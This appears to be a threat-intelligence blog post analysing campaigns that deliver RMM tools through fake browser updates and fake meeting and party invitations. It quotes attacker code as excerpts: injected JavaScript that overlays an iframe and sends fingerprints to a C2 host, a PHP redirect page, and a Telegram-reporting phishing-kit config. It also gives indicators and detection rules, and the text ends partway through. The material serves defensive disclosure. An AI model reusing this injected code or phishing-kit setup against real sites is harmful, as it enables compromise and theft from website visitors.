See Red Canary in action

Red Canary Intelligence and Zscaler threat hunters have identified multiple campaigns utilizing the RMM tools ITarian (aka Comodo), PDQ, SimpleHelp, and Atera for remote access. Remote monitoring and management (RMM) tools continue to be a favorite tool for adversaries because they offer a veneer of legitimacy as the solutions are often used by IT professionals for remote access, system monitoring, and managing machines.

Adversaries often use RMM tools in a stealthy and effective way to retain control over compromised systems without raising immediate alarms. Hands-on-keyboard actions allow the adversary to modify their behaviors so they blend in with day-to-day administrator activity, complicating detection opportunities.

> RMM tools have been utilized to download additional malware, like information stealers, or as precursors to ransomware execution.

We have identified four common lure themes that have successfully resulted in the adversary downloading a RMM tool onto the target system:

- fake browser updates
- meeting invitations
- party invitations
- fake government forms


Additionally, we have identified a trend in adversaries utilizing two RMM tools in quick succession, likely to establish multiple methods of persistent access.

We conclude by sharing mitigation guidance and indicators of compromise.

Observed browser lures

Fake browser update

This lure, which has been a favorite for other malware families due to its effectiveness, is also being used to deliver RMM tools. The fake updates lure presents the user with a webpage stating that their browser needs to be updated to continue to the expected webpage. Users reached these lures through different search themes; notably, we observed user searches with a sports theme where the resulting sports websites were compromised with the fake updates redirect. In a separate example, likely related to a medical care search, the user was attempting to visit the domain `oexpresscare[.]com` when presented with the browser update lure.



Fake Google Chrome update

One of the core components of this kill chain is the injected JavaScript inside the compromised website.

```
if (shownCount >= 3) {
    console.log("Core Update Helper: Skipped, limit reached", shownCount);
    return;
}

var finalIframeUrl = "https://chromus.icu/" || "https://mypanelsuper.online/";
console.log("Core Update Helper: Using URL", finalIframeUrl);

var container = document.createElement("div");
container.className = "core-update-helper-container";
var iframe = document.createElement("iframe");
iframe.className = "core-update-helper-main";
iframe.src = finalIframeUrl;
iframe.setAttribute("loading", "eager");
iframe.setAttribute("frameBorder", "0");
iframe.setAttribute("data-no-minify", "1");
iframe.onerror = function(e) { console.error("Core Update Helper: Failed to load iframe, possible X-Frame-Options restriction", e); };
container.appendChild(iframe);
document.documentElement.appendChild(container);

document.querySelectorAll("div, iframe").forEach(function(el) {
    if (el !== container && el !== iframe) {
        var z = parseInt(window.getComputedStyle(el).zIndex) || 0;
        if (z >= 2147483647) el.style.zIndex = 2147483646;
    }
});

shownCount++;
document.cookie = "iframe_shown_count=" + shownCount + ";path=/;max-age=31536000;SameSite=Lax;Secure";
console.log("Core Update Helper: Shown, updated count", shownCount);

var statsPayload = {
    country: navigator.language || "unknown",
    browser: navigator.userAgent,
```

Injected JavaScript

This script represents a sophisticated iframe overlay attack that combines multiple evasion techniques to deceive users and track their interactions. A breakdown of this script is detailed below.

CSS styling for full screen overlay

The container uses the maximum possible `z-index value (2147483647)` to ensure it appears above all other page elements. The `position: fixed` property keeps it locked to the viewport, creating a full-screen overlay so that users cannot scroll away.

```
.wp-content-manager-container {
    position: fixed !important;
    top: 0 !important;
    width: 100% !important;
    height: 100% !important;
    z-index: 2147483647 !important;
}
```

CSS styling – Full screen overlay

Device and environment detection

These threat actors specifically target Windows desktop users while excluding mobile devices.

Dynamic iframe creation

The core attack payload creates an invisible iframe. The iframe loads content from suspicious domains while appearing as legitimate website elements. The use of multiple fallback URLs (`chromus[.]icu` and `mypanelsuper[.]online`) provides redundancy in the event one domain is blocked.

```
var finalIframeUrl = "https://chromus.icu/" || "https://mypanelsuper.online/";
console.log("Core Update Helper: Using URL", finalIframeUrl);

var container = document.createElement("div");
container.className = "core-update-helper-container";
var iframe = document.createElement("iframe");
iframe.className = "core-update-helper-main";
iframe.src = finalIframeUrl;
iframe.setAttribute("loading", "eager");
iframe.setAttribute("frameBorder", "0");
iframe.setAttribute("data-no-minify", "1");
iframe.onerror = function(e) { console.error("Core Update Helper: Failed to load iframe, possible X-Frame-Options restriction", e); };
container.appendChild(iframe);
document.documentElement.appendChild(container);
```

Dynamic iframe creation

Data exfiltration and analytics


The script sends the following information to a command & control (C2) server:

- browser fingerprinting data for tracking across sessions
- geolocation indicators through language settings
- engagement metrics to optimize attack effectiveness
- unique tracking hash suggesting organized campaign management

```
    var statsPayload = {
        country: navigator.language || "unknown",
        browser: navigator.userAgent,
        comment: "",
        userId: userId,
        firstShow: shownCount === 1,
        totalShows: shownCount
    };
    fetch("https://panelswp.com/api/track/5d94aa54589983a4a1ef521a27077290", {
        method: "POST",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(statsPayload)
    })
        .then(function(r) { return r.json(); })
        .then(function(d) { console.log("Core Update Helper: Stats sent", d); })
        .catch(function(e) { console.error("Core Update Helper: Stats error", e); });
} catch (e) {
```

Data exfiltration

The C2 domains included `panelswp[.]com`, `dragonshop[.]cloud`, and `abounour[.]com`. Structurally they were almost identical and featured a WP-Panel login panel.



Exposed WP-Panel login page

The homepage source code and structure of these C2 domains suggest they functioned as an attacker panel to manage compromised websites and orchestrate large-scale malware campaigns.

```
const renderPage = () => {
  console.log('App.js: Rendering page:', page);

  // Убираем принудительное перенаправление - пользователь может свободно переходить между страницами
  switch (page) {
    case '/stats':
      return <window.Stats />;
    case '/dashboard':
      return <window.Dashboard />;
    case '/manage-sites':
      return <window.ManageSites />;
    case '/add-site':
      return <window.AddSite />;
    case '/settings':
      return <window.Settings />;
    default:
      return <window.Stats />;
  }
};
```

WP-Panel pages hierarchy

Additionally, given that the sites featured JS modules for site management and analytics (such as ManageSites and Stats) and demonstrated frequent use of the Russian language (Cyrillc) in its source code, it's possible that these exposed panels served as ransomware admin dashboard panels, however this has not been confirmed at this time.

In this case study, once the user is presented with the lure and clicks the "Update Chrome" button, the user unknowingly downloads the ITarian RMM Microsoft Installer (MSI) instead of the expected update. ITarian offers a managed RMM service where each subscriber can have their own tenant.

In the case below, the `redacted]` portion of the URL corresponds to the adversary's tenant and the generated MSI can contact other domains and execute additional actions, despite it being signed by ITarian.

> **URL:** `[redacted][.]itsm-us1[.]comodo[.]com/download/win/communication_client/9.4/em_41r8jwku_installer.msi`
> **Filename**: `em_41R8jwkU_installer_Win7-Win11_x86_x64.msi`
> **Hash:** `6900e58c5d4b4fd1846f75cae53dcaff`

The ITarian application—named `RmmService.exe` within the expected path `C:\Program Files (x86)\ITarian\Endpoint Manager\RmmService.exe`—executed a malicious process named `DicomPortable.exe` and loaded multiple binaries into memory as well as `RmmService.exe` itself. It also modified the registry to launch `DicomPortable.exe`, which allowed it to establish persistence. Finally, it made an outbound connection to `www.pianepal[.]com` to download additional payloads, including HijackLoader and the DeerStealer infostealer.

`DicomPortable.exe` sideloaded a malicious `Qt5Core.dll` using a legitimate binary signed by Apowersoft Ltd and performed reconnaissance using SysInternals TCPView. The malicious DLL injects and executes HijackLoader.

In another instance, the chain from ITarian was very similar, launching a `DicomPortable.exe` binary and sideloading a malicious `sciter32.dll` using legitimate software signed by "ZONER software, a.s." The malicious payload was used to steal credentials from the user's browser instances, and communicate with domains hosted on the `.pro` top-level domain (TLD): `opalcatacomb[.]pro` and `streamsunfolded[.]pro`.

Detection opportunities: Identifying malicious use of ITarian

The following pseudo detection analytic identifies ITarian executing child processes:


```
parent_process: RmmService.exe
process_path: programdata
```

The following pseudo detection analytic identifies the execution of ITarian RMM (if not normally used in your environment):


```
process_name: RmmService.exe
```

Meeting invite lure

Adversaries have also been utilizing social engineering lures impersonating well known applications such as Microsoft Teams, Zoom Installer, Microsoft Excel, Adobe Acrobat Reader, Adobe Express, and more to drop Atera, PDQ, and ScreenConnect RMM tools. These RMM tools either came bundled with these legitimate software installs, or masqueraded as meeting software installers by mimicking their meeting launch behaviors to evade user suspicion. Additionally the installer downloads are aptly named after the software (i.e., `MicrosoftTeams.msi`), to further blend in.



PDQ Connect RMM – Zoom Client update lure leading to RMM download



Microsoft Teams Client update lure leading to RMM download

Our analysis of the widespread campaign shows that the pages are designed to handle both desktop and mobile traffic, specifically targeting Windows, Android, and iPhone users. The file `Invite.php` is responsible for redirecting users based on their HTTP User-Agent (iPhone, Android, webOS, BlackBerry, Macintosh, and Windows). Users are redirected to `Device-error.php` if their User-Agent doesn't match Windows or Android, indicating a preference for those operating systems.

```php
<?php
$iphone = strpos($_SERVER['HTTP_USER_AGENT'],"iPhone");
$android = strpos($_SERVER['HTTP_USER_AGENT'],"Android");
$palmpre = strpos($_SERVER['HTTP_USER_AGENT'],"webOS");
$berry = strpos($_SERVER['HTTP_USER_AGENT'],"BlackBerry");
$ipod = strpos($_SERVER['HTTP_USER_AGENT'],"iPod");
$mac = strpos($_SERVER['HTTP_USER_AGENT'],"Macintosh");
{
if ($android == true)

header('Location: Android/');

if ($iphone || $ipod || $berry|| $mac == true)

header('Location: Iphone/');
//OR
echo "<script>window.location=' Windows/'</script>";
}
?>
```

User-Agent-based redirect in `Invite.php` page source code

```html
<html>

    <head>

        <h1><strong>Session Error!</strong></h1>
        <h2> Oh Sorry, This session is only Available on Android and Windows Devices</h2>
        </head>
</html>
```

`Device-error.php` error message upon visit from non-sanctioned User-Agent

The pages are capable of capturing, storing and sharing Visitors and Download logs both on the webserver in the form of a text file and over a Telegram channel using Bot API. Zscaler Threat Hunting has observed Telegram being abused for C2 communication and data exfiltration, using its trusted reputation to bypass security controls and detection in several ways. More details and detection opportunities can be found in the Zscaler 2025 Threat Hunting Report.


Additionally, we observed threat actors adding telltale comments such as “Fictional Code for Movie/Parody Project” or “Adobe spoofing page” as part of the source code.

```php
<?php
// Configuration file for the Adobe spoofing page
// FICTIONAL CODE FOR MOVIE/PARODY PROJECT

return [
    // Telegram configuration
    'telegram' => "1", // 1 = enabled, 0 = disabled
    'bot_url' => '[redacted]', // Replace with your actual bot token
    'chat_id' => [redacted], // Replace with your chat ID

    // Site configuration
    'site_name' => "Adobe Reader Update",
    'download_filename' => '[redacted].msi', // Change to your filename,

    // Download settings
    'auto_download_delay' => 10, // Seconds before auto download

    // Notification settings
    'notify_on_visit' => true,
    'notify_on_download' => true,

    // Advanced options - for future use
    'custom_redirect' => "", // If set, redirects user after download
    'log_visits' => true,
    'log_downloads' => true,
    'ip_blacklist' => [
        // Add IPs to block here
        // '127.0.0.1',
    ],
];
?>
```

`Settings.php` Telegram channel Bot API implementation to forward statistics

Party invitation lure

Another trend, similar to sending the target a meeting invitation, is phishing the user with a fake party e-invite as a lure. The adversary uses social engineering tactics to distribute an MSI file disguised with themes such as a “Party Card Viewer” or “E-Invite.”



